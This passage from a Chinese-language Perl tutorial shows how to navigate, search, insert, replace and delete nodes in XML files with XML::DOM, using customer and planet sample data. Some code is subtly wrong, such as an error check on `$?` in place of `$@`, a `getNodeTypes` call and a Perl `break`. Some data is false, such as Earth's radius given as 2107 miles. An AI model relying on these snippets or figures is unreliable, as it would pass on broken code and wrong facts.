- ◆ `getChildIndex (child)`
- ◆ `getChildAtIndex (index)`
- ◆ `getParentNode`
- ◆ `getChildNodes`

下面给出了一个示例。在该示例中，将导航 `customers.xml`（它是在上一章中创建的）：

```
<?xml version = "1.0"?>  
<DOCUMENT>  
  <CUSTOMER TYPE="good">  
    <NAME>  
      <LAST_NAME>Thomson</LAST_NAME>  
      <FIRST_NAME>Susan</FIRST_NAME>  
    </NAME>  
    <DATE>September 1, 2001</DATE>  
    <ORDERS>  
      <ITEM>  
        <PRODUCT>Video tape</PRODUCT>  
        <NUMBER>5</NUMBER>  
        <PRICE>$1.25</PRICE>  
      </ITEM>  
      <ITEM>
```



```

        <PRODUCT>Shovel</PRODUCT>
        <NUMBER>2</NUMBER>
        <PRICE>$4.98</PRICE>
    </ITEM>
</ORDERS>
</CUSTOMER>
<CUSTOMER TYPE="poor">
    <NAME>
        <LAST_NAME>Smithson</LAST_NAME>
        <FIRST_NAME>Nancy</FIRST_NAME>
    </NAME>
    <DATE>September 2, 2001</DATE>
    <ORDERS>
        <ITEM>
            <PRODUCT>Ribbon</PRODUCT>
            <NUMBER>12</NUMBER>
            <PRICE>$2.95</PRICE>
        </ITEM>
        <ITEM>
            <PRODUCT>Goldfish</PRODUCT>
            <NUMBER>6</NUMBER>
            <PRICE>$1.50</PRICE>
        </ITEM>
    </ORDERS>
</CUSTOMER>
</DOCUMENT>

```

在示例 `navXML.pl` 中，我将导航这个文档（它以节点树的方式再现），获取一个元素的文本，假定第二个顾客的名字为 **Nancy**。首先解析 `customers.xml`：

```

use XML::DOM;
my $parser = new XML::DOM::Parser;
my $doc = $parser->parsefile ("customers.xml");

```

现在，开始导航结果节点树。首先获取对应于文档元素的节点引用，该文档元素是 `customers.xml` 中的 `<DOCUMENT>`（当然，文档元素不一定是这个名字；`planets.xml` 中的文档元素是 `<PLANETS>`）：

```

use XML::DOM;
my $parser = new XML::DOM::Parser;
my $doc = $parser->parsefile ("customers.xml");
$documentElementNode = $doc->getDocumentElement();

```

现在要导航到第二个 `<CUSTOMER>` 元素，以获取顾客名。如果先导航到第一个顾客，则可以使用 `getNextSibling` 方法，导航到下一个顾客。这就意味着可以首先导航到第一个 `<CUSTOMER>` 元素：

```

<?xml version = "1.0"?>
<DOCUMENT>

```

```
<CUSTOMER TYPE="good">
  <NAME>
```

你可能认为应该在文档元素节点上使用 `getFirstChild` 方法到达第一个 `<CUSTOMER>` 元素, 但事实并非如此。事实上, 在 `customers.xml` 中, `<DOCUMENT>` 元素的第一个子节点是用于缩进文本的文本节点 (请参见上一章的“深入分析”中有关 `whitespace` 节点的讨论, `whitespace` 节点包含一个换行字符和 4 个空格)。因此, 当在文档元素节点引用上使用 `getFirstChild` 时, 会得到对 `whitespace` 节点的引用, 它紧跟在 `<DOCUMENT>` 之后:

```
use XML::DOM;
my $parser = new XML::DOM::Parser;
my $doc = $parser->parsefile ("customers.xml");
$documentElementNode = $doc->getDocumentElement();
$textNode = $documentElementNode->getFirstChild();
```

第一个 `<CUSTOMER>` 元素是当前 `whitespace` 节点的第一个兄弟, 这样使用 `getNextSibling` 就能够获取对 `<CUSTOMER>` 元素的引用:

```
use XML::DOM;
my $parser = new XML::DOM::Parser;
my $doc = $parser->parsefile ("customers.xml");
$documentElementNode = $doc->getDocumentElement();
$textNode = $documentElementNode->getFirstChild();

$customer1Node = $textNode->getNextSibling();
```

现在, 我们有了对第一个 `<CUSTOMER>` 元素的引用, 并到达了第二个 `<CUSTOMER>` 元素, 似乎只能使用 `getNextSibling` 了:

```
<?xml version = "1.0"?>
<DOCUMENT>
  <CUSTOMER TYPE="good">
  </CUSTOMER>
  <CUSTOMER TYPE="poor">
  </CUSTOMER>
</DOCUMENT>
```

然而, 并不是这样, 在两个顾客元素之间有一个 `whitespace` 节点, 而且该节点是第一个 `<CUSTOMER>` 元素的第一个兄弟。这就意味着必须先导航到 `whitespace` 节点, 然后再导航到第二个 `<CUSTOMER>` 元素:

```
use XML::DOM;
my $parser = new XML::DOM::Parser;
my $doc = $parser->parsefile ("customers.xml");
$documentElementNode = $doc->getDocumentElement();
$textNode = $documentElementNode->getFirstChild();
$customer1Node = $textNode->getNextSibling();
$textNode = $customer1Node->getNextSibling();
```



```
$customer2Node = $textNode->getNextSibling();
```

必须记住，要把 `whitespace` 看作节点，而且也要记住，如果 XML 解析程序正在把它传递给你，则不要跳过它。现在，我们位于第二个 `<CUSTOMER>` 元素，可以采用同样的方式继续操作，直到到达第二个顾客的名字为止：

```
use XML::DOM;
my $parser = new XML::DOM::Parser;
my $doc = $parser->parsefile ("customers.xml");
$documentElementNode = $doc->getDocumentElement();
$textNode = $documentElementNode->getFirstChild();
$customer1Node = $textNode->getNextSibling();
$textNode = $customer1Node->getNextSibling();
$customer2Node = $textNode->getNextSibling();
$textNode = $customer2Node->getFirstChild();
$nameNode = $textNode->getNextSibling();
$textNode = $nameNode->getFirstChild();
$lastNameNode = $textNode->getNextSibling();
$textNode = $lastNameNode->getNextSibling();
$firstNameNode = $textNode->getNextSibling();
$textNode = $firstNameNode->getFirstChild();

print("First name: " . $textNode->getNodeValue() . "\n");
```

注意，在这段代码的末尾，得到了对 `<FIRST_NAME>` 元素节点的引用，然后可以恢复该节点的文本内容，这是通过获取这个元素内对文本节点的引用，再对这个节点引用使用 `getNodeValue` 方法而实现的。在代码的最后部分，显示了第二个顾客的名字。当运行这个程序时，会看到如下结果：

```
%perl navxml.pl
First name: Nancy
```

这样，我们已经能够导航到自己想要的 `<CUSTOMER>` 元素，而且能够从中选择第二个顾客的名字。然而，采用这种方式继续处理 XML 文档的能力需要熟悉文档，包括不仅要了解如何构造和嵌入元素，而且也要准确地知道哪个地方使用了缩排文本。如果文档改变某些很小的特性，那么这段代码将会失败。

在整个 XML 文档中搜索想要的数，是否有更健壮的方式呢？如果你知道文档的准确结构，则按照元素导航 XML 文档元素就是很好的办法，但是否可以不用立即搜索整个文档呢？

可以。请阅读下一节。

## 26.2.2 搜索特定的XML元素

如何读取 XML 文档末尾的 `<PROFIT>` 元素中的数据呢？可以使用 `getFirstChild`，然后使用 `getFirstSibling`，再使用 `getLastChild` ……，但是，直接得到数据的方法是



getElementsByTagName。

要为特定元素搜索整个 XML::DOM 节点树时, 可以使用 `getElementsByTagName`。这个方法会返回 XML::DOM NodeList, 它包含了指定标记名的所有匹配。下面说明了如何使用这个方法:

```
getElementsByTagName (name [, recurse])
```

如果把方法的返回值分配给某标量, 则该方法会返回一个 `NodeList`, 它包含了所有包含指定名字的后代元素, 它们以在文档中出现的顺序排列 (即以文档顺序)。如果把返回值分配给数组, 则这个方法将用匹配的节点填充数组。这里, 参数 `name` 是要匹配的元素名。可以使用通配符 `*` 匹配所有元素。可以使用 `recurse` 参数指定这个方法是应该立即返回 (第一代) 子节点 (`recurse = 0`), 还是返回匹配标记名的后代节点 (`recurse = 1`)。 `recurse` 参数是可选的; 其默认值为 1。

下面给出了一个名为 `searcher.pl` 的示例。在这个示例中, 将给 `planets.xml` 中的每个 `<PLANET>` 元素添加 `NICKNAME` 属性, 在上一章中曾经提到过它。每个 `NICKNAME` 属性都包含行星的昵称:

```
<?xml version="1.0"?>
<?xml-stylesheet type="text/xml" href="planets.xsl"?>
<PLANETS>
  <PLANET>
    <NAME NICKNAME="The Hottest Planet">Mercury</NAME>
    <MASS UNITS="(Earth = 1)">.0553</MASS>
    <DAY UNITS="days">58.65</DAY>
    <RADIUS UNITS="miles">1516</RADIUS>
    <DENSITY UNITS="(Earth = 1)">.983</DENSITY>
    <DISTANCE UNITS="million miles">43.4</DISTANCE><!--At perihelion-->
  </PLANET>
  <PLANET>
    <NAME NICKNAME="The Planet of Love">Venus</NAME>
    <MASS UNITS="(Earth = 1)">.815</MASS>
    <DAY UNITS="days">116.75</DAY>
    <RADIUS UNITS="miles">3716</RADIUS>
    <DENSITY UNITS="(Earth = 1)">.943</DENSITY>
    <DISTANCE UNITS="million miles">66.8</DISTANCE><!--At perihelion-->
  </PLANET>
  <PLANET>
    <NAME NICKNAME="The Blue Planet">Earth</NAME>
    <MASS UNITS="(Earth = 1)">1</MASS>
    <DAY UNITS="days">1</DAY>
    <RADIUS UNITS="miles">2107</RADIUS>
    <DENSITY UNITS="(Earth = 1)">1</DENSITY>
    <DISTANCE UNITS="million miles">128.4</DISTANCE><!--At perihelion-->
  </PLANET>
</PLANETS>
```

现在的工作是输出行星的名字及其昵称。使用导航方法（如 `getNextChild`），就能够实现这种功能，上一节曾经介绍过该方法，但还有更容易的方式，即使用 `getElementsByTagName`。在这个示例中，将获取 `XML::DOM NodeList`，它包含了 `planets.xml` 中的所有 `<NAME>` 元素，然后循环处理这些元素，以获取想要的数据库。

首先，解析 `planets.xml`，并获取到文档节点的引用：

```
use XML::DOM;
$parser = new XML::DOM::Parser;
$doc = $parser->parsefile ("planets.xml");
```

接下来，使用 `getElementsByTagName` 获取所有 `<NAME>` 元素。这个方法将返回一个 `XML::DOM NodeList`，我给它命名为 `$nodes`。在由这个方法返回的 `XML::DOM NodeList` 中，也需要元素的数目，所以我循环处理这些元素，可以使用 `NodeList getLength` 方法获取该数目，代码如下：

```
use XML::DOM;
$parser = new XML::DOM::Parser;
$doc = $parser->parsefile ("planets.xml");
$nodes = $doc->getElementsByTagName ("NAME");
$numberNodes = $nodes->getLength;
```

现在循环处理已经找到的所有 `<NAME>` 元素：

```
use XML::DOM;
$parser = new XML::DOM::Parser;
$doc = $parser->parsefile ("planets.xml");
$nodes = $doc->getElementsByTagName ("NAME");
$numberNodes = $nodes->getLength;
for (my $loop_index = 0; $loop_index < $numberNodes; $loop_index++)
{
    .
    .
    .
}
```

在循环的每个重复期间，使用 `NodeList $nodes` 的 `item` 方法，就能够获得当前的 `<NAME>` 元素节点。这个方法将返回正引用的节点的引用，所以，第一次通过这个循环时，将得到对第一个 `<NAME>` 元素的引用，第二次通过这个循环时，将得到对第二个 `<NAME>` 元素的引用，依此类推：

```
use XML::DOM;
$parser = new XML::DOM::Parser;
$doc = $parser->parsefile ("planets.xml");
$nodes = $doc->getElementsByTagName ("NAME");
$numberNodes = $nodes->getLength;
for (my $loop_index = 0; $loop_index < $numberNodes; $loop_index++)
{
```



```
$node = $nodes->item($loop_index);
}
```

通过获取<NAME>元素中文本节点的值, 也可以获得当前行星的名称:

```
use XML::DOM;
$parser = new XML::DOM::Parser;
$doc = $parser->parsefile ("planets.xml");
$nodes = $doc->getElementsByTagName ("NAME");
$numberNodes = $nodes->getLength;
for (my $loop_index = 0; $loop_index < $numberNodes; $loop_index++)
{
    $node = $nodes->item($loop_index);
    $name = $nodes->item($loop_index)->getFirstChild()->getNodeValue();
}
```

接下来是从 NICKNAME 属性中获取行星的别名, 并显示行星的名字和别名。通过在 \$node 上使用 getAttributeNode 方法, 就可以获取行星的 NICKNAME 属性值。你把属性名称传递给 getAttributeNode 方法, 它会返回相应的属性节点。为获取属性的值, 我将在属性节点上使用 getNodeValue 方法。下面给出了它的代码:

```
use XML::DOM;
$parser = new XML::DOM::Parser;
$doc = $parser->parsefile ("planets.xml");
$nodes = $doc->getElementsByTagName ("NAME");
$numberNodes = $nodes->getLength;
for (my $loop_index = 0; $loop_index < $numberNodes; $loop_index++)
{
    $node = $nodes->item($loop_index);
    $name = $nodes->item($loop_index)->getFirstChild()->getNodeValue();
    $nickname = $node->getAttributeNode ("NICKNAME")->getValue();
    print $name . " is also called " . $nickname . "\n";
}
```

下面列出了运行 searcher.pl 程序时的结果:

```
%perl searcher.pl
Mercury is also called The Hottest Planet
Venus is also called The Planet of Love
Earth is also called The Blue Planet
```

可以看到, 我们已经能够搜索整个 XML 文档, 而且采用这里给出的几行代码, 就能够得到自己想要的内容。

### 26.2.3 创建新的XML元素

在发布 planets.xml 时, 应当考虑版权问题, 本节介绍相关的问题

在编程控制下, 如何把新的 XML 元素 (例如<COPYRIGHT>元素) 插入到 XML 文档中



呢？可以使用 `insertBefore` 和 `appendChild` 方法。下面就说明了如何使用 `insertBefore`：

```
insertBefore (newChild, refChild)
```

这个方法将把节点 `newChild` 插在已有子节点 `refChild` 之前。如果没有指定 `refChild`，或者如果它并不存在，则 `newChild` 会插于正使用的节点的子列表末尾。

下面说明了如何使用 `appendChild`：

```
appendChild (newChild)
```

这个方法将把节点 `newChild` 添加到该节点的子列表末尾。可以使用这个方法给元素节点添加文本节点，然后使用 `insertBefore` 将该元素节点插入 XML 文档中。

下面给出了一个示例，即 `insertXML.pl`，它使这些内容更为清晰。在这个示例中，考虑到了版权问题，并使用 `insertBefore`，将 `<COPYRIGHT>` 元素插入 `planets.xml` 中的每个 `<PLANET>` 元素中：

```
<?xml version="1.0"?>
<?xml-stylesheet type="text/xml" href="planets.xsl"?>
<PLANETS>
  <PLANET>
    <NAME>Mercury</NAME>
    <MASS UNITS="(Earth = 1)">.0553</MASS>
    <DAY UNITS="days">58.65</DAY>
    <RADIUS UNITS="miles">1516</RADIUS>
    <DENSITY UNITS="(Earth = 1)">.983</DENSITY>
    <DISTANCE UNITS="million miles">43.4</DISTANCE><!--At perihelion-->
    <COPYRIGHT>(c)2002</COPYRIGHT>
  </PLANET>
  <PLANET>
    <NAME>Venus</NAME>
    <MASS UNITS="(Earth = 1)">.815</MASS>
    <DAY UNITS="days">116.75</DAY>
    <RADIUS UNITS="miles">3716</RADIUS>
    <DENSITY UNITS="(Earth = 1)">.943</DENSITY>
    <DISTANCE UNITS="million miles">66.8</DISTANCE><!--At perihelion-->
    <COPYRIGHT>(c)2002</COPYRIGHT>
  </PLANET>
  <PLANET>
    <NAME>Earth</NAME>
    <MASS UNITS="(Earth = 1)">1</MASS>
    <DAY UNITS="days">1</DAY>
    <RADIUS UNITS="miles">2107</RADIUS>
    <DENSITY UNITS="(Earth = 1)">1</DENSITY>
    <DISTANCE UNITS="million miles">128.4</DISTANCE><!--At perihelion-->
    <COPYRIGHT>(c)2002</COPYRIGHT>
  </PLANET>
</PLANETS>
```

这段代码也是先解析要处理的文档:

```
use XML::DOM;

$dom = new XML::DOM::Parser;
$doc= $dom->parsefile("planets.xml");
```

要给所有的<PLANET>元素添加<COPYRIGHT>元素, 所以将把所有<PLANET>元素放入名为\$nodes 的 XML::DOM NodeList 中, 并获取<PLANET>元素的数目, 其代码如下:

```
use XML::DOM;
$dom = new XML::DOM::Parser;
$doc= $dom->parsefile("planets.xml");
$nodes= $doc->getElementsByTagName("PLANET");
$numberNodes = $nodes->getLength;
```

我们要在每个<PLANET>元素中插入<COPYRIGHT>元素, 所以将会循环处理<PLANET>元素, 以便把对每个元素的引用依次分配给\$node, 如下所示:

```
use XML::DOM;
$dom = new XML::DOM::Parser;
$doc= $dom->parsefile("planets.xml");
$nodes= $doc->getElementsByTagName("PLANET");
$numberNodes = $nodes->getLength;
for ($loop_index = 0; $loop_index < $numberNodes; $loop_index++){
    $node = $nodes->item($loop_index);
}
```

如何创建新元素, 才能把它插入 planets.xml 中呢? 采用 createElement 方法, 就能够实现这种功能, 可以按下述方式调用它:

```
createElement(tagName)
```

在文档节点上调用这个方法, 它只采用用 tagName 指定的标记名创建新的空元素。可以创建名为<COPYRIGHT>的新元素, 并把它作为当前<PLANET>元素的最后一个子节点插入, 如下所示 (在本节的开始部分已经提到过, 如果在没有指定引用子节点的情况下使用了 insertBefore, 则对于正在调用这个方法的节点, 插入的节点将成为该节点的最后一个子, 这样<COPYRIGHT>元素将成为当前<PLANET>元素的最后一个子节点):

```
use XML::DOM;
$dom = new XML::DOM::Parser;
$doc= $dom->parsefile("planets.xml");
$nodes= $doc->getElementsByTagName("PLANET");
$numberNodes = $nodes->getLength;
for ($loop_index = 0; $loop_index < $numberNodes; $loop_index++){
    $node = $nodes->item($loop_index);
    $copyright = $doc->createElement("COPYRIGHT");
    $node->insertBefore($copyright);
}
```



```

        .
        .
    }

```

这就创建了新的<COPYRIGHT>元素，并插入了它，但该元素还不包含内容。要给它指定文本内容，假定了'(c)2002'，通过在文档节点上调用 `createTextNode` 方法，就可以创建新文本节点。下面给出了使用 `createTextNode` 的方式：

```
createTextNode (data)
```

这个方法使用字符串数据创建文本节点。下面的代码说明了如何创建将在<COPYRIGHT>元素中使用的文本节点：

```

use XML::DOM;
$dom = new XML::DOM::Parser;
$doc= $dom->parsefile("planets.xml");
$nodes= $doc->getElementsByTagName("PLANET");
$numberNodes = $nodes->getLength;
for ($loop_index = 0; $loop_index < $numberNodes; $loop_index++){
    $node = $nodes->item($loop_index);
    $copyright = $doc->createElement("COPYRIGHT");
    $node->insertBefore($copyright);
    $text = $doc->createTextNode("(c)2002");
    .
    .
    .
}

```

然后，就可以使用 `appendChild` 方法把文本节点附加到新的<COPYRIGHT>元素中，在所有这些操作之后，就可以采用上一章提到的 `printToFile` 方法写新文档，并保存到新文件 `planets2.xml` 中：

```

use XML::DOM;
$dom = new XML::DOM::Parser;
$doc= $dom->parsefile("planets.xml");
$nodes= $doc->getElementsByTagName("PLANET");
$numberNodes = $nodes->getLength;
for ($loop_index = 0; $loop_index < $numberNodes; $loop_index++){
    $node = $nodes->item($loop_index);
    $copyright = $doc->createElement("COPYRIGHT");
    $node->insertBefore($copyright);
    $text = $doc->createTextNode("(c)2002");
    $copyright->appendChild($text);
}

$doc->printToFile("planets2.xml");

```

以上就是你所需要的全部内容。现在已经把新元素插入到了 `planets.xml` 中，给它们指定



文本内容，并把整个文档写到一个新文件 `planets2.xml` 中。这样就应该创建新元素了，但是怎么创建新属性呢？

#### 26.2.4 创建新的XML属性

要创建新属性，可以使用 `setAttribute` 方法。

在上一节中，曾经把新元素插入到 `planets.xml` 中；现在将使用 `setAttribute` 方法，对属性进行同样的操作，在元素节点上，可以调用这个方法：

```
setAttribute (name, value)
```

这里，`name` 只是新属性的名字，`value` 是新属性的值。例如，如果想计算 `planets.xml` 中包含的行星数，只需给每个 `<PLANET>` 元素添加 `NUMBER` 属性即可，在上一节中曾经介绍过，这是通过把它添加到 `insertXML.pl` 中实现的：

```
use XML::DOM;
$dom = new XML::DOM::Parser;
$doc= $dom->parsefile("planets.xml");
$nodes= $doc->getElementsByTagName("PLANET");
$numberNodes = $nodes->getLength;
for ($loop_index = 0; $loop_index < $numberNodes; $loop_index++){
    $node = $nodes->item($loop_index);
    $node->setAttribute("NUMBER" => $loop_index + 1);
    $copyright= $doc->createElement("COPYRIGHT");
    $node->insertBefore($copyright);
    $text = $doc->createTextNode("(c) 2002");
    $copyright->appendChild($text);
}
$doc->printToFile("planets2.xml");
```

现在，当运行 `insertXML.pl` 时，它会读入 `planets.xml`，并创建新版本的 `planets2.xml`。注意，已经把 `NUMBER` 属性添加到了每个 `<PLANET>` 元素中：

```
<?xml version="1.0"?>
<?xml-stylesheet type="text/xml" href="planets.xsl"?>
<PLANETS>
  <PLANET NUMBER="1">
    <NAME>Mercury</NAME>
    <MASS UNITS="(Earth = 1)">.0553</MASS>
    <DAY UNITS="days">58.65</DAY>
    <RADIUS UNITS="miles">1516</RADIUS>
    <DENSITY UNITS="(Earth = 1)">.983</DENSITY>
    <DISTANCE UNITS="million miles">43.4</DISTANCE><!--At perihelion-->
    <COPYRIGHT>(c) 2002</COPYRIGHT>
  </PLANET>
  <PLANET NUMBER="2">
    <NAME>Venus</NAME>
```

```

    <MASS UNITS="(Earth = 1)">.815</MASS>
    <DAY UNITS="days">116.75</DAY>
    <RADIUS UNITS="miles">3716</RADIUS>
    <DENSITY UNITS="(Earth = 1)">.943</DENSITY>
    <DISTANCE UNITS="million miles">66.8</DISTANCE><!--At perihelion-->
    <COPYRIGHT>(c)2002</COPYRIGHT>
  </PLANET>
  <PLANET NUMBER="3">
    <NAME>Earth</NAME>
    <MASS UNITS="(Earth = 1)">1</MASS>
    <DAY UNITS="days">1</DAY>
    <RADIUS UNITS="miles">2107</RADIUS>
    <DENSITY UNITS="(Earth = 1)">1</DENSITY>
    <DISTANCE UNITS="million miles">128.4</DISTANCE><!--At perihelion-->
    <COPYRIGHT>(c)2002</COPYRIGHT>
  </PLANET>
</PLANETS>

```

### 26.2.5 替换XML元素

除了添加新元素（本章前面曾经介绍过）之外，还可以使用 `replaceChild` 方法替换 XML 文档中的元素：

```
replaceChild (newChild, oldChild)
```

这个方法用 `newChild` 替换子节点列表中的 `oldChild` 子节点。

作为一个示例，我将编写一些代码，用新的 `<SHAPE>` 元素替换 `planets.xml` 中的 `<MASS>` 元素，它给定了每个行星的形状：

```

<?xml version="1.0"?>
<?xml-stylesheet type="text/xml" href="planets.xsl"?>
<PLANETS>
  <PLANET>
    <NAME>Mercury</NAME>
    <SHAPE>Round</SHAPE>
    <DAY UNITS="days">58.65</DAY>
    <RADIUS UNITS="miles">1516</RADIUS>
    <DENSITY UNITS="(Earth = 1)">.983</DENSITY>
    <DISTANCE UNITS="million miles">43.4</DISTANCE><!--At perihelion-->
  </PLANET>
  <PLANET>
    <NAME>Venus</NAME>
    <SHAPE>Round</SHAPE>
    <DAY UNITS="days">116.75</DAY>
    <RADIUS UNITS="miles">3716</RADIUS>
    <DENSITY UNITS="(Earth = 1)">.943</DENSITY>
    <DISTANCE UNITS="million miles">66.8</DISTANCE><!--At perihelion-->
  </PLANET>

```

```

    <PLANET>
      <NAME>Earth</NAME>
      <SHAPE>Round</SHAPE>
      <DAY UNITS="days">1</DAY>
      <RADIUS UNITS="miles">2107</RADIUS>
      <DENSITY UNITS="(Earth = 1)">1</DENSITY>
      <DISTANCE UNITS="million miles">128.4</DISTANCE><!--At perihelion-->
    </PLANET>
  </PLANETS>

```

你可能认为, 要采用这种方式替换元素节点, 需使用 `getElementsByTagName` 获取所有的 `<MASS>` 元素, 然后简单地用 `<SHAPE>` 元素替换结果 `XML::DOM NodeList` 中的 `<MASS>` 元素。然而, 这并不会起作用, 原因是由 `getElementsByTagName` 返回的 `NodeList` 不是“活的”, 这意味着替换其中的节点不会替换实际节点树中的节点(依照 W3C DOM, 这个 `NodeList` 应该是“活的”, 但当前版本的 `XML::DOM` 还没有实现这种功能)。

然而, 可以使用 `replaceChild` 替换节点树中的节点。但这有些复杂, 你必须在想要替换的节点上调用这个方法, 这样, 我首先获取所有的 `<PLANET>` 元素, 即 `<MASS>` 元素的父亲, 并循环处理它们:

```

use XML::DOM;
$dom = new XML::DOM::Parser;
$doc = $dom->parsefile("planets.xml");
$nodes = $doc->getElementsByTagName("PLANET");
$numberNodes = $nodes->getLength;
for (my $loop_index = 0; $loop_index < $numberNodes; $loop_index++){
    $node = $nodes->item($loop_index);
    .
    .
    .
}
}

```

接下来, 创建将要使用的新 `<SHAPE>` 元素:

```

$doc->printToFile("planets2.xml");
use XML::DOM;
$dom = new XML::DOM::Parser;
$doc = $dom->parsefile("planets.xml");
$nodes = $doc->getElementsByTagName("PLANET");
$numberNodes = $nodes->getLength;
for (my $loop_index = 0; $loop_index < $numberNodes; $loop_index++){
    $node = $nodes->item($loop_index);
    $shape = $doc->createElement("SHAPE");
    $text = $doc->createTextNode("Round");
    $shape->appendChild($text);
    .
    .
}
}

```



```
}
```

这时，必须查找所有属于当前<PLANET>元素的子节点的<MASS>元素，并用<SHAPE>元素替换它们。首先，采用 `getChildNodes` 获取当前<PLANET>元素的子节点。这个方法会返回 `XML::DOM NodeList`，如果通过指定节点的名字来检索它，这将是非常有用的，但 `NodeList` 对象只允许你按照索引号检索节点，所以我们不得不循环所有子节点，直到找到<MASS>子节点为止，代码如下：

```
use XML::DOM;
$dom = new XML::DOM::Parser;
$doc = $dom->parsefile("planets.xml");
$nodes = $doc->getElementsByTagName("PLANET");
$numberNodes = $nodes->getLength;
for (my $loop_index = 0; $loop_index < $numberNodes; $loop_index++){
    $node = $nodes->item($loop_index);

    $shape = $doc->createElement("SHAPE");
    $text = $doc->createTextNode("Round");
    $shape->appendChild($text);
    @childNodes = $node->getChildNodes();

    if (@childNodes != null) {
        $numberChildNodes = $#childNodes + 1;
        for ($loopIndex = 0; $loopIndex < $numberChildNodes; $loopIndex++ )
        {
            if (($childNodes[$loopIndex])->getNodeName() eq "MASS"){
                .
                .
                .
            }
        }
    }
}
```

当最终找到了正确的<MASS>元素节点时，可以使用 `replaceChild` 方法用新的<SHAPE>节点替换它。我也会把新文档写到一个新文件 `planets2.xml` 中：

```
use XML::DOM;
$dom = new XML::DOM::Parser;
$doc = $dom->parsefile("planets.xml");
$nodes = $doc->getElementsByTagName("PLANET");
$numberNodes = $nodes->getLength;
for (my $loop_index = 0; $loop_index < $numberNodes; $loop_index++){
    $node = $nodes->item($loop_index);

    $shape = $doc->createElement("SHAPE");
    $text = $doc->createTextNode("Round");
    $shape->appendChild($text);
    @childNodes = $node->getChildNodes();
```

```

    if (@childNodes != null) {
        $numberChildNodes = $#childNodes + 1;
        for ($loopIndex = 0; $loopIndex < $numberChildNodes; $loopIndex++ )
        {
            if (($childNodes[$loopIndex])->getNodeName() eq "MASS"){
                $node->replaceChild($shape, $childNodes[$loopIndex]);
            }
        }
    }
}
$doc->printToFile("planets2.xml");

```

至此，我们已经能够用全新的元素替换 XML 元素了。

### 26.2.6 删除XML元素

如果错误地把新元素添加到 XML 元素中，可以使用 `removeChild` 方法删除元素。

下面说明了如何使用 `removeChild`:

```
removeChild (oldChild)
```

这个方法将从节点的子列表中删除该子节点。下面给出了一个示例，即 `deletexml.pl`。在上一节中，我们曾经用<SHAPE>元素替换了 `planets.xml` 中的<MASS>元素；这里，将使用 `removeChild` 删除 `planets.xml` 中的所有<MASS>元素：

```

use XML::DOM;
$dom = new XML::DOM::Parser;
$doc= $dom->parsefile("planets.xml");
$nodes= $doc->getElementsByTagName("PLANET");
$numberNodes = $nodes->getLength();
for ($loop_index = 0; $loop_index < $numberNodes; $loop_index++){
    $node = $nodes->item($loop_index);

    @childNodes = $node->getChildNodes();
    if (@childNodes != null) {
        $numberChildNodes = $#childNodes + 1;
        for ($loopIndex = 0; $loopIndex < $numberChildNodes; $loopIndex++ )
        {
            if (($childNodes[$loopIndex])->getNodeName() eq "MASS"){
                $node->removeChild($childNodes[$loopIndex]);
            }
        }
    }
}
$doc->printToFile("planets2.xml");

```

该程序至此结束。下面给出了结果，即 `planets2.xml`；应该注意，已经删除了<MASS>元素：



```

<?xml version="1.0"?>
<?xml-stylesheet type="text/xml" href="planets.xsl"?>
<PLANETS>
  <PLANET>
    <NAME>Mercury</NAME>
    <DAY UNITS="days">58.65</DAY>
    <RADIUS UNITS="miles">1516</RADIUS>
    <DENSITY UNITS="(Earth = 1)">.983</DENSITY>
    <DISTANCE UNITS="million miles">43.4</DISTANCE><!--At perihelion-->
  </PLANET>
  <PLANET>
    <NAME>Venus</NAME>
    <DAY UNITS="days">116.75</DAY>
    <RADIUS UNITS="miles">3716</RADIUS>
    <DENSITY UNITS="(Earth = 1)">.943</DENSITY>
    <DISTANCE UNITS="million miles">66.8</DISTANCE><!--At perihelion-->
  </PLANET>
  <PLANET>
    <NAME>Earth</NAME>
    <DAY UNITS="days">1</DAY>
    <RADIUS UNITS="miles">2107</RADIUS>
    <DENSITY UNITS="(Earth = 1)">1</DENSITY>
    <DISTANCE UNITS="million miles">128.4</DISTANCE><!--At perihelion-->
  </PLANET>
</PLANETS>

```

### 26.2.7 处理错误

如果解析非格式良好的 XML 文档，则会得到解析错误。在使用 XML::DOM 模块建立的程序中，是以 XML::Parser 为基础的，然后以 Expat 解析程序为基础，你会看到如下所示的错误消息：

```

%perl errors.pl
Error:
mismatched tag at line 12, column 6, byte 404 at
D:/perl/site/lib/XML/Parser.pm
line 168

```

严格地讲，这并不是专业方面的错误消息，而且可能会迷惑用户。无论如何，我们可以更改它，以指出引起问题的文件名，并去掉对 Parser.pm 的引用，代码如下：

```

%perl error.pl
Error in planet.xml:
mismatched tag at line 12, column 6

```

除了简单地解析错误之外，XML::DOM 模块也能够创建由 XML::DOM 中定义的错误常量指定的错误：

#### ◆ UNKNOWN\_ERR



- ◆ INDEX\_SIZE\_ERR
- ◆ DOMSTRING\_SIZE\_ERR
- ◆ HIERARCHY\_REQUEST\_ERR
- ◆ WRONG\_DOCUMENT\_ERR
- ◆ INVALID\_CHARACTER\_ERR
- ◆ NO\_DATA\_ALLOWED\_ERR
- ◆ NO\_MODIFICATION\_ALLOWED\_ERR
- ◆ NOT\_FOUND\_ERR
- ◆ NOT\_SUPPORTED\_ERR
- ◆ INUSE\_ATTRIBUTE\_ERR

当发生这些 XML::DOM 特殊错误时, XML::DOM 代码会用错误代码和错误消息调用 croak, 下面就给出了一个 XML::DOM 代码的示例:

```
croak new XML::DOM::DOMException (HIERARCHY_REQUEST_ERR,
    "node is ancestor of parent node")
```

由于 XML::DOM 是在有错误产生时才调用 croak, 所以可以在代码中处理这些错误, 就像处理 XML::Parser 中的解析错误一样。可以使用 eval 语句, 而且在该语句完成之后, 检查 \$@ 中的错误。下面给出了一个示例, 即 errors.pl, 它修改了上一章中的 XML::DOM 解析程序 DOMParser.pl, 使它能够比 XML::DOM 中标准过程错误处理更好一些。既然可以使用 eval 语句捕获一些错误, 那么, 如果你愿意的话, 也可以在这段代码中增加完整的错误处理程序:

```
use XML::DOM;
my $parser = new XML::DOM::Parser;
eval {
    $file = "planet.xml";
    my $doc = $parser->parsefile ($file);
    createDisplay($doc , "");
};
if($?) {
    print "Error in $file: " . (substr $@, 0, index($@, "\n")) . "\n";
    exit(1);
};
for ($loopIndex = 0; $loopIndex < $numberTextLines; $loopIndex++){
    print $textToDisplay[$loopIndex] . "\n";
}
sub createDisplay
{
    eval {
        my $node = $_[0];
        my $indent = $_[1];
        if ($node == null) {
            return;
        }
    }
}
```

```

}
my $type = $node->getNodeTypes();
if($type == DOCUMENT_NODE) {
    $textToDisplay[$numberTextLines] = $indent;
    $textToDisplay[$numberTextLines] .=
        "<?xml version=\"1.0\"?>";
    $numberTextLines++;
    createDisplay($node->getFirstChild(), "");
    break;
